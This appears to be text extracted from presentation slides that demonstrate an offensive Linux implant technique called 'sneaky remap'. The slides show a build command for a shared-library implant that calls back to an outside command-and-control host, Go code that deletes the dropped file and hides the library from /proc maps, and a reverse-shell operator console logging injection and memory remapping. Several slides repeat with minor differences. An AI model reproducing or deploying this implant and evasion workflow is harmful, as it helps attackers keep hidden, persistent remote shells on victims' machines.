7fe559df5000-7fe559df6000 r--p 00000000 fe:01 7470
7fe559df6000-7fe559dfd000 r--s 00000000 fe:01 7890
7fe559dfd000-7fe559e00000 rw-p 00000000 00:00 0
7fe559e00000-7fe559e26000 r--p 00000000 fe:01 7512
7fe559e26000-7fe559f7c000 r-xp 00026000 fe:01 7512
7fe559f7c000-7fe559fcf000 r--p 0017c000 fe:01 7512
7fe559fcf000-7fe559fd3000 r--p 001cf000 fe:01 7512
7fe559fd3000-7fe559fd5000 rw-p 001d3000 fe:01 7512
7fe559fd5000-7fe559fe2000 rw-p 00000000 00:00 0
```

/tmp/.curlrc

Gone

/tmp/.curlrc

/tmp/.curlrc

/tmp/.curlrc

/usr/lib/locale/C.utf8/LC_CTYPE

/usr/lib/locale/C.utf8/LC_NUMERIC

/usr/lib/locale/C.utf8/LC_TIME

/usr/lib/locale/C.utf8/LC_COLLATE

/usr/lib/locale/C.utf8/LC_MONETARY

/usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache

/usr/lib/x86_64-linux-gnu/libc.so.6

/usr/lib/x86_64-linux-gnu/libc.so.6

/usr/lib/x86_64-linux-gnu/libc.so.6

/usr/lib/x86_64-linux-gnu/libc.so.6

/usr/lib/x86_64-linux-gnu/libc.so.6

Sneaky Remap

```
Linuxbuild 1%2
[stuart@linuxbuild:~/home/stuart/lutlol/src/libcrsconn]
$ CGO_CFLAGS=-DSREM_DEBUG \
go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.nat-h4x.lol:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
-X main.UnlinkFile=/tmp/.curlrc
' -tags sneaky_remap
```



```
add_sneaky_remap.go (~/.lutlol/src/libcrsconn) - VIM 1%2
1 //go:build sneaky_remap
2
3 package main
4
5 /*
6  * add_sneaky_remap.so
7  * Also hide the library, if a tag is set.
8  * By J. Stuart McMurray
9  * Created 20250906
10 * Last Modified 20250907
11 */
12
13 import (
14     "log"
15     "os"
16
17     _ "github.com/magisterquis/sneaky_remap"
18 )
19
20 var UnlinkFile string
21
22 func init() {
23     /* Remove a file if we have one to remove. */
24     if "" != UnlinkFile {
25         if err := os.Remove(UnlinkFile); nil != err {
26             log.Printf("Error removing %s: %s", UnlinkFile, err)
27         }
28     }
29 }
```

1,1 All

Sneaky Remap

```
Linuxbuild 1%2
[stuart@linuxbuild:~/home/stuart/lutlol/src/libcrsconn]
$ CGO_CFLAGS=-DSREM_DEBUG \
go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.nat-h4x.lol:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MstIXpjMSXN0Vk7BaslRHPCD2/OI=
-X main.UnlinkFile=/tmp/.curlrc
' -tags sneaky_remap
```

```
add_sneaky_remap.go (~/.lutlol/src/libcrsconn) - VIM 1%2
1 //go:build sneaky_remap
2
3 package main
4
5 /*
6  * add_sneaky_remap.so
7  * Also hide the library, if a tag is set.
8  * By J. Stuart McMurray
9  * Created 20250906
10 * Last Modified 20250907
11 */
12
13 import (
14     "log"
15     "os"
16
17     _ "github.com/magisterquis/sneaky_remap"
18 )
19
20 var UnlinkFile string
21
22 func init() {
23     /* Remove a file if we have one to remove. */
24     if "" != UnlinkFile {
25         if err := os.Remove(UnlinkFile); nil != err {
26             log.Printf("Error removing %s: %s", UnlinkFile, err)
27         }
28     }
29 }
```



Sneaky Remap

```
Linuxbuild ㄣ%2
[stuart@linuxbuild:/home/stuart/lutlol/src/libcrsconn]
$ CGO_CFLAGS=-DSREM_DEBUG \
go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.nat-h4x.lol:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
-X main.UnlinkFile=/tmp/.curlrc
' -tags sneaky_remap
```



```
add_sneaky_remap.go (~/.lutlol/src/libcrsconn) - VIM ㄣ%2
1 //go:build sneaky_remap
2
3 package main
4
5 /*
6  * add_sneaky_remap
7  * Also hide the libcrsconn.so
8  * By J. Stuart M.
9  * Created 20250906
10  * Last Modified 20250906
11  */
12
13 import (
14     "log"
15     "os"
16
17     _ "github.com/magisterquis/sneaky_remap"
18 )
19
20 var UnlinkFile string
21
22 func init() {
23     /* Remove a file if we have one to remove. */
24     if "" != UnlinkFile {
25         if err := os.Remove(UnlinkFile); nil != err {
26             log.Printf("Error removing %s: %s", UnlinkFile, err)
27         }
28     }
29 }
```

Now Built-in!

1,1 All

Sneaky Remap


```
Linuxbuild 1%2
[stuart@linuxbuild:~/home/stuart/lutlol/src/libcrsconn]
$ CGO_CFLAGS=-DSREM_DEBUG \
go build -buildmode c-shared -o libcrsconn.so -ldflags '-w -s
-X main.URL=https://ops.nat-h4x.lol:5555/io
-X main.Fingerprint=CkYWazyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=
-X main.UnlinkFile=/tmp/.curlrc
' -tags sneaky_remap
```



```
add_sneaky_remap.go (~/lutlol/src/libcrsconn) - VIM 1%2
1 //go:build sneaky_remap
2
3 package main
4
5 /*
6  * add_sneaky_remap.so
7  * Also hide the library, if a tag is set.
8  * By J. Stuart McMurray
9  * Created 20250906
10 * Last Modified 20250907
11 */
12
13 import (
14     "log"
15     "os"
16
17     _ "github.com/magisterquis/sneaky_remap"
18 )
19
20 var UnlinkFile string
21
22 func init() {
23     /* Remove a file if we have one to remove. */
24     if "" != UnlinkFile {
25         if err := os.Remove(UnlinkFile); nil != err {
26             log.Printf("Error removing %s: %s", UnlinkFile, err)
27         }
28     }
29 }
```


1,1 All

Activating the cloak of invisibility




```
Ops - Curlrevshell 13:17:39.352 Inserting crs/ctrl-i...  
13:17:39.483 Inserted 29235149 bytes from crs/ctrl-i  
13:17:39.484 SHA256: 19cae93161eadecbd48ef52d76e75166fa49e58b5f5f00bd94d6f666ef4f813c
```


Activating the cloak of invisibility




```
Ops - Curlrevshell 1
13:17:39.352 Inserting crs/ctrl-i...
13:17:39.483 Inserted 29235149 bytes from crs/ctrl-i
13:17:39.484 SHA256: 19cae93161eadecbd48ef52d76e75166fa49e58b5f5f00bd94d6f666ef4f813c
> echo Done.
Done.
```

Activating the cloak of invisibility




```
Ops - Curlrevshell 11
13:17:39.352 Inserting crs/ctrl-i...
13:17:39.483 Inserted 29235149 bytes from crs/ctrl-i
13:17:39.484 SHA256: 19cae93161eadecbd48ef52d76e75166fa49e58b5f5f00bd94d6f666ef4f813c
> echo Done.
Done.
> echo "enable /tmp/.curlrc" | ( bash & ) &
```

Activating the cloak of invisibility




```
Ops - Curlrevshell 11:11
13:17:39.352 Inserting crs/ctrl-i...
13:17:39.483 Inserted 29235149 bytes from crs/ctrl-i
13:17:39.484 SHA256: 19cae93161eadecbd48ef52d76e75166fa49e58b5f5f00bd94d6f666ef4f813c
> echo Done.
Done.
> echo "enable /tmp/.curlrc" | ( bash & ) &
Map to hide: start:0x7fce17800000 len:0x8e000 prot:0x1 path:/tmp/.curlrc
Map to hide: start:0x7fce1788e000 len:0x281000 prot:0x5 path:/tmp/.curlrc
Map to hide: start:0x7fce17b0f000 len:0x78000 prot:0x1 path:/tmp/.curlrc
Map to hide: start:0x7fce17b87000 len:0x232000 prot:0x1 path:/tmp/.curlrc
Map to hide: start:0x7fce17db9000 len:0x49000 prot:0x3 path:/tmp/.curlrc
Found ourselves in /tmp/.curlrc in 5 maps
```

Activating the cloak of invisibility



```
Ops - Curlrevshell ㉿#1
13:17:39.352 Inserting crs/ctrl-i...
13:17:39.483 Inserted 29235149 bytes from crs/ctrl-i
13:17:39.484 SHA256: 19cae93161eadecbd48ef52d76e75166fa49e58b5f5f00bd94d6f666ef4f813c
> echo Done.
Done.
> echo "enable /tmp/.curlrc" | ( bash & ) &
Map to hide: start:0x7fce17800000 len:0x8e000 prot:0x1 path:/tmp/.curlrc
Map to hide: start:0x7fce1788e000 len:0x281000 prot:0x5 path:/tmp/.curlrc
Map to hide: start:0x7fce17b0f000 len:0x78000 prot:0x1 path:/tmp/.curlrc
Map to hide: start:0x7fce17b87000 len:0x232000 prot:0x1 path:/tmp/.curlrc
Map to hide: start:0x7fce17db9000 len:0x49000 prot:0x3 path:/tmp/.curlrc
Found ourselves in /tmp/.curlrc in 5 maps
Remapping 0x8e000 bytes for 0x7fce17800000...ok :)
Remapping 0x281000 bytes for 0x7fce1788e000...ok :)
Remapping 0x78000 bytes for 0x7fce17b0f000...ok :)
Remapping 0x232000 bytes for 0x7fce17b87000...ok :)
Remapping 0x49000 bytes for 0x7fce17db9000...ok :)
```

Activating the cloak of invisibility




```
Ops - Curlrevshell ㉿#1
13:17:39.352 Inserting crs/ctrl-i...
13:17:39.483 Inserted 29235149 bytes from crs/ctrl-i
13:17:39.484 SHA256: 19cae93161eadecbd48ef52d76e75166fa49e58b5f5f00bd94d6f666ef4f813c
> echo Done.
Done.
> echo "enable /tmp/.curlrc" | ( bash & ) &
Map to hide: start:0x7fce17800000 len:0x8e000 prot:0x1 path:/tmp/.curlrc
Map to hide: start:0x7fce1788e000 len:0x281000 prot:0x5 path:/tmp/.curlrc
Map to hide: start:0x7fce17b0f000 len:0x78000 prot:0x1 path:/tmp/.curlrc
Map to hide: start:0x7fce17b87000 len:0x232000 prot:0x1 path:/tmp/.curlrc
Map to hide: start:0x7fce17db9000 len:0x49000 prot:0x3 path:/tmp/.curlrc
Found ourselves in /tmp/.curlrc in 5 maps
Remapping 0x8e000 bytes for 0x7fce17800000...ok :)
Remapping 0x281000 bytes for 0x7fce1788e000...ok :)
Remapping 0x78000 bytes for 0x7fce17b0f000...ok :)
Remapping 0x232000 bytes for 0x7fce17b87000...ok :)
Remapping 0x49000 bytes for 0x7fce17db9000...ok :)
Invisibility cloak active!!!
```

Sneakily remapped



Sneakily remapped




Sneakily remapped




```
Ops - Sneakyrevshell  12
> while read -r ; do
>     if [[ "$REPLY" == */tmp/.curlrc* ]]; then
>         echo 'Not deleted :(
>         break
>     fi
> done </proc/$$/maps
> echo /tmp/.curl*
/tmp/.curl*
```




Curl in a Loop



